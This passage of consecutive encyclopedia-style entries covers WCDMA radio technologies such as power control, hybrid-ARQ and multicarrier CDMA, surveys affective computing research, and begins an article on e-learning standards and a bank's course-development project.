With HSPDA, the channel usage can be regulated by a fast-scheduling (Bharghavan, Lu, & Nandagopal, 1999) algorithm. Instead of round-robin scheduling, the radio resources can be allocated to mobile users with favorable channel condition. The probability that the base station will find a “good” mobile station is quite high especially when the cell is crowded. The overall downlink capacity can be increased significantly. Such a channel-dependent scheduling is known as multiuser diversity. The main drawback of this method is that mobile users with bad channel condition might receive little or no service. The WCDMA standard allows individual vendors to implement their own scheduling algorithms with different emphasis in access fairness and overall throughput.

WCDMA UPLINK

WCDMA uplink supports two different transmission modes. The voice mode is compatible to IS-95, which provides the connection-oriented service in asynchronous fashion. The data rate in the voice mode is low (about 10 kbps), but the delay and BER is guaranteed in this type of service. The other uplink transmission mode in WCDMA is the shared data access mode. Essentially a best effort service, this mode allows mobile stations to be polled by the base station for transmission. Still without QoS guarantee, the base-controlled data mode allows a much higher throughput than the voice channels.

The peak uploading speed is usually cited as an important performance metric for uplinks. However, this term is often misleading because it does not tell the true uplink performance of the network. Peak uploading speed is usually observed in a clean environment, where in-cell/out-cell interference is minimized. In reality, the achievable data rate is highly dependant on the nearby radio activity in the same frequency band. To achieve high data rate, uplink power control and scheduling algorithms must be carefully designed (Akyildiz, Levine, & Joe,1999).

Uplink data mode can be implemented in different ways. In one approach, the uplink is accessed through data frame, which is further divided to equal-size time slots. Each 10 ms frame is split into 15 slots. Each slot is of length 2,560 chips. The base station will broadcast the allocation of different time slots for the mobile stations in the cell. For a given time slot, only the assigned mobile station will transmit. This approach requires mobile stations to be able to synchronize with the uplink time slots to avoid transmission conflict. Within each time slot, adaptive modulation is used for high throughput. As in the downlink HSPDA, the base station can also optimize the transmission schedule of the mobiles for maximum cell throughput.

Power Control

Power control (Holtzmann, Nanda, & Goodman, 1992) is essential in all CDMA networks to solve the near-far problem and channel dynamic. The power control algorithm is executed at the base station to regulate the transmit power of mobile devices to reduce interference. The goal is that the base station shall receive the same power level from all mobile users in the cell regardless of their distance from the base station. Without power control, mobile signal from cell center will dominate and swarm the signal from the cell edge. The base station may not be able to detect signal for far-away mobiles, and thus the probability of call-drops is increased.

Take an uplink as an example. A simplification of the received signal strength (at the BS) for the i-th mobile station is:

$$SIR_i = \frac{p_i G_i SF}{\sum_{j \neq i} p_j G_j + \eta}$$

here p_i is the transmission power for the i-th mobile, G_i is the channel attenuation for the i-th mobile, *SF* is the spread factor, and η counts for other noise source. Therefore, if the transmitting power of one particular user is much higher than that of others, it will dominate the overall received power at the BS. This will result in high transmission error for the other users. In IS-95, the BS constantly measures the observed SIR level for all connected MSs, and piggyback a single-bit power command (increase or decrease transmission power by a fixed amount) every 5 ms.


The power control mechanism in WCDMA uplink uses a close-loop feedback control. If the power level from one mobile is too high and generating unnecessary interference with the other mobiles in the network, or the power level is lower than the desired level, the base station will send a power control packet through the downlink to the specific mobile station to make necessary adjustment. In order to keep the received power at a suitable level, WCDMA has a fast power control that updates power levels every 1 ms.

Adaptive Modulation

Link adaption, or adaptive modulation, is the ability to use different modulation schemes based on the channel condition. In WCDMA network, channel conditions in both downlink and uplink can vary dramatically between different positions in the cell, as shown in Figure 2. If a mobile is close to the base station and there is little co-channel interference, the received signal at the base station will have a high SIR. With a high SIR, a higher-order modulation, such as QPSK, might be used within the acceptable BER range. It is also possible to use a shorter spreading factor to further increase the data rate. In WCDMA downlink, the highest modulation order is 16-quadrature amplitude modulation (16-QAM), which carries 4 information bits per transmitted symbol. But if radio conditions are less than optimum, the air interface might have to change to a low-order modulation scheme (such as BPSK) and a long spreading factors to maintain low transmission errors. In order to make the best use of radio resource, fast link adaptation of the transmission parameters to instantaneous radio conditions is required in both downlink and uplink.

In addition to the modulation selection, WCDMA uses power control to compensate for the time-varying

Figure 1. Channel quality variation in cellular networks



radio channel conditions. In WCDMA downlink, the total available transmitting power at the base station is limited. Thus, power control must allocate appropriate power among mobile users. Typically, a large part of the total transmission power should be given to communication links with bad channel conditions. The problem of joint-rate and power adaptation with SIR and power constraints for downlink is described by Kim, Hossain, and Bhargava (2003). Kim et al. specifically addressed this problem in a multicell and VSG-CDMA system.

Hybrid-ARQ

Hybrid-ARQ is a link-layer coding method where a corrupted packet can be corrected by retransmitting partial packet data. Data blocks in the original packet are encoded for Forward Error Correction (FEC), while retransmissions requested by the receiver attempt to correct the detectable errors that can not be corrected by FEC. In WCDMA, hybrid-ARQ is used as a link adaption method in the downlink to dynamically change code rate and the data rate to the mobile channel. The downlink HSDPA describes the specification of hybrid-ARQ in WCDMA (Malkamalu, Mathew, & Hamalainen, 2001).


Downlink packet data services use Hybrid-ARQ mechanism at the radio link control (RLC) layer. In the basic type I hybrid ARQ scheme, the data transmitted at the base station contains four repetitions interleaved with three time slots, and the data portion in each replica is FEC coded. If the receiving mobile station packet detects transmission errors, the packet is discarded and a negative acknowledgement is sent to the base station. Otherwise, a positive acknowledgement is sent. If the base station receives a positive acknowledgement before transmitting the replica of the original packets, the time slot for the replica will be canceled and reassigned to other packets.

Another type of hybrid-ARQ scheme uses a more sophisticated retransmission method. Instead of sending out an exact replica of the original packet, the base station sends some incremental redundancy bits provided for subsequent decoding. Such ARQ methods are also called Incremental Redundancy (IR) ARQ schemes. With such IR ARQ schemes, a packet containing transmission errors is not discarded, but is combined with the redundancy bits as they arrive in the follow-up retransmissions for error correction.

Multicarrier CDMA

The technologies discussed above have been used in the current WCDMA radio interface. Researchers are now focusing on several new technologies to further improve the physical layer data rates. One such tech-

Figure 2. MC-CDMA Transmitter at mobile station



nology involves using OFDM in conjuncture with multiple access technologies to provide high bandwidth for mobile uplink. One such system is Multicarrer Direct-spread CDMA (MC-DS-CDMA) (Kondo & Milstein, 1996; Namgoong & Lehnert, 2002; Xu & Milstein, 2001)

The basic idea of the MC-DS-CDMA is to send replicas of spreading sequence in multiple subcarriers to enhance signal SIR. This is essentially an alternative approach of the time domain spread in conventional DSCDMA. Another multicarrier CDMA system is MC-CDMA, proposed by Linnartz (2001). In MC-CDMA, user data are first spread in the time domain as in conventional DS-CDMA system. The spreaded sequence is then serial-parallel converted and transmitted at N orthogonal subcarriers. Compared to the MC-DS-CDMA, this scheme has a higher spectrum efficiency because each OFDM symbol contains N different chips (a OFDM symbol in MCDS-CDMA only contains one chip information). A proposed MC-CDMA transmitter at the mobile side is shown in Figure 2.

The key design problem in MC-CDMA system is the optimal allocation of OFDM carriers among mobile users, and consequently, the allocation of transmission power on each subcarrier for all mobiles. Due to the multiuser diversity on all subcarriers, it is possible to use adaptive modulation (Wang, Liu, & Cen, 2003) for further performance gain. In particular, when adaptive modulation is used for subcarrier at all mobile stations, cochannel orthogonality might be violated even with perfect transmission synchronization and orthogonal spreading codes. These techniques are believed by many to be the ultimate answer to provide true streaming multimedia experiences in the next generation cellular networks.

CONCLUSION

WCDMA represents the first wireless cellular network that supports multimedia service. It will evolve to handle higher bit rates and higher capacity. The downlink performance has been improved significantly with new technologies in radio interface (as much as 14 Mbps is observed in HSDPA downlink). It is expected that these radio interface technologies will also boost uplink performance in a similar manner. The technologies discussed will eventually allow true mobile streaming video/audio experience anywhere and anytime, which will have a huge impact on business, entertainment, and everyday life.

KEY TERMS

BPSK: Refers to Binary Phase Shift Keying, a constant amplitude modulation technique to convert a binary 1 or 0 to appropriate waveforms. The two waveforms have the same amplitude and their phase is separated by 180 degrees.

CDMA: Refers to Code Division Multiple Access. It is a spread spectrum multiplexing transmission method which uses a redundant information encoding method to deal with cochannel interference. In a most simplified setup, an information bit will be duplicated N times, and each chip will be modulated by a scramble sequence before transmitted to the media. The receiving end will descramble the received signal using the same scramble sequence to recover the transmitted information.

Cochannel Interference: In wireless environments, multiple devices may transmit with the same physical frequency. These signals will superimpose each other and their summation will be detected at receiver. The transmissions of other devices are thus interference/ noise to the intended device.

Downlink: Transmission from the base station to the mobile terminal.

OFDM: Orthogonal Frequency Division Multiplexing is a modulation technique for transmission over a frequency-selective channel. OFDM divides the channel into multiple orthogonal frequencies, and each frequency will use a subcarrier where data streams are transmitted. Because the concurrent subcarriers carry different data streams, OFDM allows high spectral efficiency.

Uplink: Transmission from the mobile terminals to the base station.

WCDMA: Wideband Direct Spread CDMA technique. It is a major standard/specification for third-generation (3G) cellular network. WCDMA is designed to offer high data rate to support 3G mobile functionalities, such as Internet surfing, video download/upload, and interactive real-time mobile applications. WCDMA was selected as the air interface for UMTS, the 3G data part of GSM. Attempts were made to unify WCDMA (3GPP) and CDMA-1X (3GPP2) standards in order to provide a single framework.

Affective Computing

INTRODUCTION

We seem to be entering an era of enhanced digital connectivity. Computers and Internet have become so embedded in the daily fabric of people's lives that people simply cannot live without them (Hoffman, Novak, & Venkatesh, 2004). We use this technology to work, to communicate, to shop, to seek out new information, and to entertain ourselves. With this ever-increasing diffusion of computers in society, human–computer interaction (HCI) is becoming increasingly essential to our daily lives.

HCI design was first dominated by direct manipulation and then delegation. The tacit assumption of both styles of interaction has been that the human will be explicit, unambiguous, and fully attentive while controlling the information and command flow. Boredom, preoccupation, and stress are unthinkable even though they are "very human" behaviors. This insensitivity of current HCI designs is fine for well-codified tasks. It works for making plane reservations, buying and selling stocks, and, as a matter of fact, almost everything we do with computers today. But this kind of categorical computing is inappropriate for design, debate, and deliberation. In fact, it is the major impediment to having flexible machines capable of adapting to their users and their level of attention, preferences, moods, and intentions.

The ability to detect and understand affective states of a person we are communicating with is the core of emotional intelligence. Emotional intelligence (EQ) is a facet of human intelligence that has been argued to be indispensable and even the most important for a successful social life (Goleman, 1995). When it comes to computers, however, not all of them will need emotional intelligence and none will need all of the related skills that we need. Yet human–machine interactive systems capable of sensing stress, inattention, and heedfulness, and capable of adapting and responding appropriately to these affective states of the user are likely to be perceived as more natural, more efficacious, and more trustworthy. The research area of machine analysis of human affective states and employment of this information to build more natural, flexible (affective) HCI goes by a general name of affective computing, introduced first by Picard (1997).

RESEARCH MOTIVATION

Besides the research on natural, flexible HCI, various research areas and technologies would benefit from efforts to model human perception of affective feedback computationally. For instance, automatic recognition of human affective states is an important research topic for video surveillance as well. Automatic assessment of boredom, inattention, and stress will be highly valuable in situations where firm attention to a crucial, but perhaps tedious task is essential, such as aircraft control, air traffic control, nuclear power plant surveillance, or simply driving a ground vehicle like a truck, train, or car. An automated tool could provide prompts for better performance based on the sensed user's affective states.

Another area that would benefit from efforts towards computer analysis of human affective feedback is the automatic affect-based indexing of digital visual material. A mechanism for detecting scenes/frames which contain expressions of pain, rage, and fear could provide a valuable tool for violent-content-based indexing of movies, video material and digital libraries.

Other areas where machine tools for analysis of human affective feedback could expand and enhance research and applications include specialized areas in professional and scientific sectors. Monitoring and interpreting affective behavioral cues are important to lawyers, police, and security agents who are often interested in issues concerning deception and attitude. Machine analysis of human affective states could be of considerable value in these situations where only informal interpretations are now used. It would also facile the research in areas such as behavioral science (in studies on emotion and cognition), anthropology (in studies on cross-cultural perception and production of

Table 1. The main problem areas in the research on affective computing

- *What is an affective state?* This question is related to psychological issues pertaining to the nature of affective states and the way affective states are to be described by an automatic analyzer of human affective states.
- *What kinds of evidence warrant conclusions about affective states?* In other words, which human communicative signals convey messages about an affective arousal? This issue shapes the choice of different modalities to be integrated into an automatic analyzer of affective feedback.
- *How can various kinds of evidence be combined to generate conclusions about affective states?* This question is related to neurological issues of human sensory-information fusion, which shape the way multi-sensory data is to be combined within an automatic analyzer of affective states.

affective states), neurology (in studies on dependence between emotional abilities impairments and brain lesions), and psychiatry (in studies on schizophrenia) in which reliability, sensitivity, and precision are persisting problems. For a further discussion, see Pantic and Bartlett (2007) and Pantic, Pentland, Nijholt, and Huang (2007).

THE PROBLEM DOMAIN

While all agree that machine sensing and interpretation of human affective information would be quite beneficial for manifold research and application areas, addressing these problems is not an easy task. The main problem areas are listed in Table 1.

What is an affective state? Traditionally, the terms "affect" and "emotion" have been used synonymously. Following Darwin, discrete emotion theorists propose the existence of six or more basic emotions that are universally displayed and recognized (Lewis & Haviland-Jones, 2000). These include happiness, anger, sadness, surprise, disgust, and fear. In other words, nonverbal communicative signals (especially facial and vocal expression) involved in these basic emotions are displayed and recognized cross-culturally. In opposition to this view, Russell (1994) among others argues that emotion is best characterized in terms of a small number of latent dimensions (e.g., pleasant vs. unpleasant, strong vs. weak), rather than in terms of a small number of discrete emotion categories. Furthermore, social constructivists argue that emotions are socially constructed ways of interpreting and responding to particular classes of situations. They argue further that emotion is culturally constructed and no universals exist. Then there is lack of consensus on how affective displays should be labeled. For example, Fridlund (1997) argues that human facial expressions should not be labeled in terms of emotions but in terms of behavioral ecology interpretations, which explain the influence a certain expression has in a particular context. Thus, an "angry" face should not be interpreted as *anger* but as *back-off-or-I-will-attack*. Yet, people still tend to use *anger* as the interpretation rather than *readiness-to-attack* interpretation. Another issue is that of culture dependency: the comprehension of a given emotion label and the expression of the related emotion seem to be culture dependent (Wierzbicka, 1993). Also, it is not only discrete emotional states like surprise or anger that are of importance for the realization of proactive human–machine interactive systems. Sensing and responding to behavioral cues identifying attitudinal states like interest and boredom, to those underlying moods, and to those disclosing social signaling like empathy and antipathy are essential. However, there is even less consensus on these nonbasic affective states than there is on basic emotions. In summary, previous research literature pertaining to the nature and suitable representation of affective states provides no firm conclusions that could be safely presumed and adopted in studies on machine analysis of affective states and affective computing. Hence, we advocate that pragmatic choices (e.g., application- and user-profiled choices) must be made regarding the selection of affective states to be recognized by an automatic analyzer of human affective feedback (Pantic & Rothkrantz, 2003).

Which human communicative signals convey information about affective state? Affective arousal modulates all verbal and nonverbal communicative signals (Ekman & Friesen, 1969). However, the visual channel carrying facial expressions and body gestures seems to be most important in the human judgment of behavioral cues (Ambady & Rosenthal, 1992). Ratings that were based on the face and the body were 35% more accurate than the ratings that were based on the face alone. Yet, ratings that were based on the face alone were 30% more accurate than ratings that were based on the body alone and 35% more accurate than ratings that were based on the tone of voice alone. However, a large number of studies in psychology and linguistics confirm the correlation between some affective displays (especially basic emotions) and specific audio signals (e.g., Juslin & Scherer, 2005). Thus, automated human affect analyzers should at least include facial expression modality and preferably they should also include modalities for perceiving body gestures and tone of the voice.

How are various kinds of evidence to be combined to optimize inferences about affective states? Humans simultaneously employ the tightly coupled modalities of sight, sound, and touch. As a result, analysis of the perceived information is highly robust and flexible. Thus, in order to accomplish a multimodal analysis of human interactive signals acquired by multiple sensors, which resembles human processing of such information, input signals should not be considered mutually independent and should not be combined only at the end of the intended analysis as the majority of current studies do. Moreover, facial, bodily, and audio expressions of emotions should not be studied separately, as is often the case, since this precludes finding evidence of the temporal correlation between them. On the other hand, a growing body of research in cognitive sciences argues that the dynamics of human behavior are crucial for its interpretation (e.g., Ekman & Rosenberg, 2005). For example, it has been shown that temporal dynamics of facial behavior are a critical factor for distinction between spontaneous and posed facial behavior as well as for categorization of complex behaviors like pain (e.g., Pantic & Bartlett, 2007). However, when it comes to human affective feedback, temporal dynamics of each modality separately (visual and vocal) and temporal correlations between the two modalities are virtually unexplored areas of research. Another largely unexplored area of research is that of context dependency. One must know the context in which the observed interactive signals have been displayed (who the expresser is and what his current environment and task are) in order to interpret the perceived multisensory information correctly. In summary, an "ideal" automatic analyzer of human affective information should have the capabilities summarized in Table 2.

THE STATE OF THE ART

Because of the practical importance and the theoretical interest of cognitive scientists discussed above, automatic human affect analysis has attracted the interest of many researchers in the past three decades. The very first works in the field are those by Suwa, Sugie, and Fujimora (1978), who presented an early attempt to automatically analyze facial expressions, and by Williams and Stevens (1972), who reported the first study conducted on vocal emotion analysis. Since late 1990s, an increasing number of efforts toward automatic affect recognition were reported in the literature. Early efforts toward machine affect recognition from face images include those of Mase (1991) and Kobayashi and Hara (1991). Early efforts toward machine analy-

Table 2. The characteristics of an "ideal" automatic human-affect analyzer

- Multimodal (modalities: visual and audio; signals: facial, bodily,and vocal expressions)
- Robust and accurate (despite occlusions, changes in viewing and lighting conditions, and ambient noise, which occur often in naturalistic contexts)
- Generic (independent of physiognomy, sex, age, and ethnicity of the subject)
- Sensitive to the dynamics of displayed affective expressions (performing temporal analysis of the sensed data)
- Context-sensitive (realizing environment- and task-dependent data interpretation in terms of user-profiled affect-descriptive labels)

sis of basic emotions from vocal cues include studies like that of Dellaert, Polzin, and Waibel (1996). The study of Chen, Huang, Miyasato, and Nakatsu (1998) represents an early attempt toward audiovisual affect recognition. Currently, the existing body of literature in machine analysis of human affect is immense (Pantic et al., 2007; Pantic & Rothkrantz, 2003; Zeng, Pantic, Roisman, & Huang, 2007). Most of these works attempt to recognize a small set of prototypic expressions of basic emotions like happiness and anger from either face images/video or speech signal. They achieve an accuracy of 64% to 98% when detecting three to seven emotions deliberately displayed by 5–40 subjects. However, the capabilities of these current approaches to human affect recognition are rather limited:

- Handle only a small set of volitionally displayed prototypic facial or vocal expressions of six basic emotions.
- Do not perform a context-sensitive analysis (either user-, or environment-, or task-dependent analysis) of the sensed signals.
- Do not perform analysis of temporal dynamics and correlations between different signals coming from one or more observation channels.
- Do not analyze extracted facial or vocal expression information on different time scales (i.e., short videos or vocal utterances of a single sentence are handled only). Consequently, inferences about the expressed mood and attitude (larger time scales) cannot be made by current human affect analyzers.
- Adopt strong assumptions. For example, facial affect analyzers can typically handle only portraits or nearly-frontal views of faces with no facial hair or glasses, recorded under constant illumination and displaying exaggerated prototypic expressions of emotions. Similarly, vocal affect analyzers assume usually that the recordings are noise free, contain exaggerated vocal expressions of emotions; that is, sentences that are short, delimited by pauses, and carefully pronounced by nonsmoking actors.

Hence, while automatic detection of the six basic emotions in posed, controlled audio or visual displays can be done with reasonably high accuracy, detecting these expressions or any expression of human affective behavior in less constrained settings is still a very challenging problem due to the fact that deliberate behavior differs in visual appearance, audio profile, and timing, from spontaneously occurring behavior. Due to this criticism received from both cognitive and computer scientists, the focus of the research in the field started to shift to automatic analysis of spontaneously displayed affective behavior. Several studies have recently emerged on machine analysis of spontaneous facial and/or vocal expressions (Pantic et al., 2007; Zeng et al., 2007).

Also, it has been shown by several experimental studies that integrating the information from audio and video leads to an improved performance of affective behavior recognition. The improved reliability of audiovisual (multimodal) approaches in comparison to single-modal approaches can be explained as follows. Current techniques for detection and tracking of facial expressions are sensitive to head pose, clutter, and variations in lighting conditions, while current techniques for speech processing are sensitive to auditory noise. Audiovisual (multimodal) data fusion can make use of the complementary information from these two (or more) channels. In addition, many psychological studies have theoretically and empirically demonstrated the importance of integration of information from multiple modalities to yield a coherent representation and inference of emotions (e.g., Ambady & Rosenthal, 1992). As a result, an increased number of studies on audiovisual (multimodal) human affect recognition have emerged in recent years (Pantic et al., 2007; Zeng et al., 2007). Those include analysis of pain and frustration from naturalistic facial and vocal expressions (Pal, Iyer, & Yantorno, 2006), analysis of the level of interest in meetings from tone of voice, head and hand movements (Gatica-Perez, McCowan, Zhang, & Bengio, 2005), and analysis of posed vs. spontaneous smiles from facial expressions, head, and shoulder movements (Valstar, Gunes, & Pantic, 2007), to mention a few. However, most of these methods are context insensitive, do not perform analysis of temporal dynamics of the observed behavior, and are incapable of handling unconstrained environments correctly (e.g., sudden movements, occlusions, auditory noise).

CRITICAL ISSUES

The studies reviewed in the previous section indicate two new trends in the research on automatic human affect recognition: analysis of spontaneous affective behavior and multimodal analysis of human affective behavior including audiovisual analysis and multicue visual analysis based on facial expressions, head movements, and/or body gestures. Several previously recognized problems have been studied in depth including multimodal data fusion on both feature-level and decision-level. At the same time, several new challenging issues have been recognized, including the necessity of studying the temporal correlations between the different modalities (audio and visual) and between various behavioral cues (e.g., prosody, vocal outbursts like laughs, facial, head, and body gestures). Besides this critical issue, there are a number of scientific and technical challenges that are essential for advancing the state of the art in the field.

- **Fusion:** Although the problem of multimodal data fusion has been studied in great detail (Zeng et al., 2007), a number of issues require further investigation including the optimal level of integrating different streams, the optimal function for the integration, as well as inclusion of suitable estimations of reliability of each stream.
- **Fusion and context:** How to build context-dependent multimodal fusion is an open and highly relevant issue. Note that context-dependent fusion and discordance handling were never attempted.
- **Dynamics and context:** Since the dynamics of shown behavioral cues play a crucial role in human behavior understanding, how the grammar (i.e., temporal evolvement) of human affective displays can be learned. Since the grammar of human behavior is context-dependent, should this be done in a user-centered manner or in an activity/application-centered manner?
- **Learning vs. education:** What are the relevant parameters in shown affective behavior that an anticipatory interface can use to support humans in their activities? How should this be (re-)learned for novel users and new contexts? Instead of building machine learning systems that will not solve any problem correctly unless they have been trained on similar problems, we should build systems that can be educated, that can improve their knowledge, skills, and plans through experience. Lazy and unsupervised learning can be promising for realizing this goal.
- **Robustness:** Most methods for human affect sensing and context sensing work only in (often highly) constrained environments. Noise, fast and sudden movements, changes in illumination, and so on, cause them to fail.
- **Speed:** Many of the methods in the field do not perform fast enough to support interactivity. Researchers usually choose more sophisticated processing rather than real time processing. A typical excuse is, according to Moore's Law, is that we will have faster hardware soon enough.

CONCLUSION

Multimodal context-sensitive (user-, task-, and application-profiled and affect-sensitive) HCI is likely to become the single most widespread research topic of artificial intelligence (AI) research community (Pantic et al., 2007; Picard, 1997). Breakthroughs in such HCI designs could bring about the most radical change in computing world; they could change not only how professionals practice computing, but also how mass consumers conceive and interact with the technology. However, many aspects of this "new generation" HCI technology, in particular ones concerned with the interpretation of human behavior at a deeper level and the provision of the appropriate response, are not mature yet and need many improvements.

KEY TERMS

Affective Computing: The research area concerned with computing that relates to, arises from, or deliberately influences emotion. Affective computing expands HCI by including emotional communication together with appropriate means of handling affective information.

Anticipatory Interface: Software application that realizes human–computer interaction by means of understanding and proactively reacting (ideally, in a context-sensitive manner) to certain human behaviors such as moods and affective feedback.

Context-sensitive HCI: HCI in which the computer's context with respect to nearby humans (i.e., who the current user is, where he is, what his current task is, and how he feels) is automatically sensed, interpreted, and used to enable the computer to act or respond appropriately.

Emotional Intelligence: A facet of human intelligence that includes the ability to have, express, recognize, and regulate affective states, employ them for constructive purposes, and skillfully handle the affective arousal of others. The skills of emotional intelligence have been argued to be a better predictor than IQ for measuring aspects of success in life.

Human–Computer Interaction (HCI): The command and information flow that streams between the user and the computer. It is usually characterized in terms of speed, reliability, consistency, portability, naturalness, and users' subjective satisfaction.

Human–Computer Interface: A software application, a system that realizes human-computer interaction.

Multimodal (Natural) HCI: HCI in which command and information flow exchanges via multiple natural sensory modes of sight, sound, and touch. The user commands are issued by means of speech, hand gestures, gaze direction, facial expressions, and so forth, and the requested information or the computer's feedback is provided by means of animated characters and appropriate media.

THE SOURCE OF THE PROBLEM

Although they are non-educational institutions, financial institutions have specific training needs. The greatest priority in employee training arises when the bank launches a new financial product or service. The difficulty, in such cases, lies in training the employees in all the regional branches so that they can offer good service to meet the clients' demand for the product.

In developing the training program, two factors have to be considered:

- The department responsible for developing the new financial product keeps it secret during the development phase. Therefore, the technical details, tax treatment, and other issues relating to the product are known only after it has been designed and is ready to be launched. Consequently, it is impossible to train employees until the new product has been completely developed; and
- Traditionally, employee training is pyramidal. First of all, the trainers in each training center are trained. These, in turn, train the managers, in groups, from the most important branches. Finally, these managers are responsible for training the employees in their offices.

Considering the specific needs of the employees, and to obtain the maximum profitability from new financial products, we defined the pilot project called Factory to minimize time and cost spent in the development of e-learning courses for financial institutions.

This project was conceived to cover the above-mentioned weaknesses detected in the training process of an important financial institution. The pilot project goals were:

- To improve the spread of knowledge, and
- To minimize the course development cost and time.

The remainder of this article is structured as follows. A summary of the main concepts around e-learning are analyzed: concepts, definitions, and platforms. After that, we present the results obtained from a project to develop ad hoc e-learning courses with what we call the Factory tool. This pilot project consisted of two main parts: developing the Factory tool, and developing the courses with and without this tool, in order to compare the cost/benefit for the institution.

E-LEARNING

E-learning, also known as "Web-based learning" and "Internet-based learning", means different things to different people. The following are a few definitions of e-learning:

- The use of new multimedia technologies and the Internet to improve the quality of learning by facilitating access to resources and services as well as remote exchanges and collaboration (Kis-Tóth & Komenczi, 2007);

- Learning and teaching environment supported by electronic, computing media; the definition includes: (E-Learning in a New Europe, 2005)
  - People (teachers, students, etc.),
  - ICT: computers, notebooks, mobile phones, PDA's, new generation of "calculators", and so forth;
- Learning facilitated and supported through the use of information and communication technologies, according to LTSN Generic Centre;
- Learning supported or enhanced through the application of Information and Communications Technology (LSDA, 2005);
- Computer-supported learning that is characterized by the use of learning systems or materials that are: (Alajanazrah, 2007)
  - Presented in a digital form;
  - Featured with multi- and hyper-media;
  - Support interactivity between learners and instructors;
  - Available online; and
  - Learner-oriented;
- E-learning is the convergence of learning and the Internet, according to Bank of America Securities;
- E-learning is the use of network technology to design, deliver, select, administer, and extend learning, according to Elliott Masie of The Masie Center;
- E-learning is Internet-enabled learning. Components can include content delivery in multiple formats, management of the learning experience, and a networked community of learners, content developers, and experts. E-learning provides faster learning at reduced costs, increased access to learning, and clear accountability for all participants in the learning process. In today's fast-paced culture, organizations that implement e-learning provide their work force with the ability to turn change into an advantage, according to Cisco Systems;
- E-learning is the experience of gaining knowledge and skills through the electronic delivery of education, training, or professional development. It encompasses distance learning and asynchronous learning, and may be delivered in an on-demand environment, or in a format customized for the individual learner (Stark, Schmidt, Shafer, & Crawford, 2002);
- E-learning is education via the Internet, network, or standalone computer. It is network-enabled transfer of skills and knowledge. E-learning refers to using electronic applications and processes to learn. E-learning applications and processes include Web-based learning, computer-based learning, virtual classrooms, and digital collaboration. Content is delivered via the Internet, intranet/extranet, audio or video tape, satellite TV, and CD-ROM (Elearnframe, 2004);
- Any technologically-mediated learning using computers, whether from a distance or in a face-to-face classroom setting (computer-assisted learning) (USD, 2004); and
- Any learning that utilizes a network (LAN, WAN, or Internet) for delivery, interaction, or facilitation; this would include distributed learning, distance learning, computer-based training (CBT) delivered over a network, and WBT. It can be synchronous, asynchronous, instructor-led, computer-based, or a combination (LCT, 2004).

In a general way, the most accepted definition for e-learning is: "The use of technologies to create, distribute and deliver valuable data, information, learning and knowledge to improve on-the-job and organizational performance and individual development". Although it seems to focus on Web-based delivery methods, it is actually used in a broader context.

There are many well-known organizations that are making a big effort to standardize the concepts, processes, and tools that have been developed around e-learning:

- The Aviation Industry CBT (Computer-Based Training) Committee (AICC) (http://www.aicc.org/) (AICC, 1995, 1997) is an international association of technology-based training professionals. The AICC develops guidelines for the aviation industry to develop, deliver, and evaluate CBT and related training technologies. The AICC develops technical guidelines (known as AGRs), for example, platform guidelines for CBT delivery (AGR-002), a DOS-based digital audio guideline (AGR-003) before the advent of window multimedia standards, a guideline for Computer Managed Instruction (CMI) interoperability, this guideline (AGR-006) resulted in the CMI systems that are able to share data with LAN-based CBT courseware from multiple vendors. In January, 1998, the CMI specifications were updated to include Web-based CBT (or WBT). This new Web-based guideline is called AGR-010. In 1999, The CMI (LMS) specifications were updated to include a JavaScript API interface. In 2005, the Package Exchange Notification Services (PENS) guideline (AGR-011) allows Authoring/Content Management system to seamlessly integrate publishing with LMS systems, and the Training Development Checklist (AGR-012) describes a checklist of AICC guidelines to consider before purchasing or developing CBT/WBT content or systems;

- The IEEE Learning Technology Standards Committee (LTSC) (http://www.ieeeltsc.org/) is chartered by the IEEE Computer Society Standards Activity Board to develop accredited technical standards, recommended practices, and guides for learning technology. The Standard for Information Technology, Learning Technology, and Competency Definitions (IEEE, 2003; O'Droma, Ganchev, & McDonnell, 2003) defines a universally-acceptable Competency Definition model to allow the creation, exchange, and reuse of Competency Definition in applications such as Learning Management Systems, Competency or Skill Gap Analysis, Learner and other Competency profiles, and so forth. The standard (IEEE, 2004) describes a data model to support the interchange of data elements and their values between a content object and a runtime service (RTS). It is based on a current industry practice called "computer-managed instruction" (CMI). The work on which this Standard is based was developed to support a client/server environment in which a learning technology system, generically called a learning management system (LMS), delivers digital content, called content objects, to learners. In 2005, LTSC defined two standards (IEEE, 2005a, 2005b), which allow the creation of data-model instances in XML;
- The IMS Global Learning Consortium (http://www.imsproject.org/) develops and promotes the adoption of open technical specifications for interoperable learning technology. The scope for IMS specifications (IMS, 2003a, 2003b), broadly defined as "distributed learning", includes both on and offline settings, taking place synchronously (real-time) or asynchronously. This means that the learning contexts benefiting from IMS specifications include Internet-specific environments (such as Web-based course management systems) as well as learning situations that involve off-line electronic resources (such as a learner accessing learning resources on a CD-ROM). The learners may be in a traditional educational environment (school, university), in a corporate or government training setting, or at home. IMS has undertaken a broad scope of work. They gather requirements through meetings, focus groups, and other sources around the globe to establish the critical aspects of interoperability in the learning markets. Based on these requirements, they develop draft specifications outlining the way that software must be built in order to meet the requirements. In all cases, the specifications are being developed to support international needs;
- The Advanced Distributed Learning (ADL) (http://www.adlnet.org/) initiative, sponsored by the Office of the Secretary of Defense (OSD), is a collaborative effort between government, industry, and academia to establish a new distributed learning environment that permits the interoperability of learning tools and course content on a global scale. The following are several technologies the ADL initiative is currently pursuing:
  - Repository systems provide key infrastructure for the development, storage, management, discovery, and delivery of all types of electronic content;
  - Game-based learning is an e-learning approach that focuses on design and "fun";
  - Simulations are examples of real-life situations that provide the user with incident response decision-making opportunities;
  - Intelligent Tutoring Systems (ITS): "Intelligent" in this context refers to the specific functionalities that are the goals of ITS development;
  - Performance Aiding (also called Performance Support) is one of the approaches being used to support the transformation. Improved human user-centered design of equipment, replacing the human role through automation, as well as new technology for job performance are examples of the

transformational tools under investigation to bridge the gap between training, skills, and performance;
   - Sharable Content Object Reference Model (SCORM) was developed as a way to integrate and connect the work of these organizations in support of the Department of Defense's (DoD) Advanced Distributed Learning (ADL) initiative. The SCORM is a collection of specifications adapted from multiple sources to provide a comprehensive suite of e-learning capabilities that enable interoperability, accessibility and reusability of Web-based learning content (SCORM® 2004, 2006);
- The Center for Educational Technology Interoperability Standards (CETIS) (http://www.cetis.ac.uk) represents UK higher and further education on international educational standards initiatives. These include: the IMS Global Learning Consortium; CEN/ISSS, a European standardization; the IEEE, the international standards body now with a subcommittee for learning technology; and the ISO, the International Standards Organization, now addressing learning technology standards;
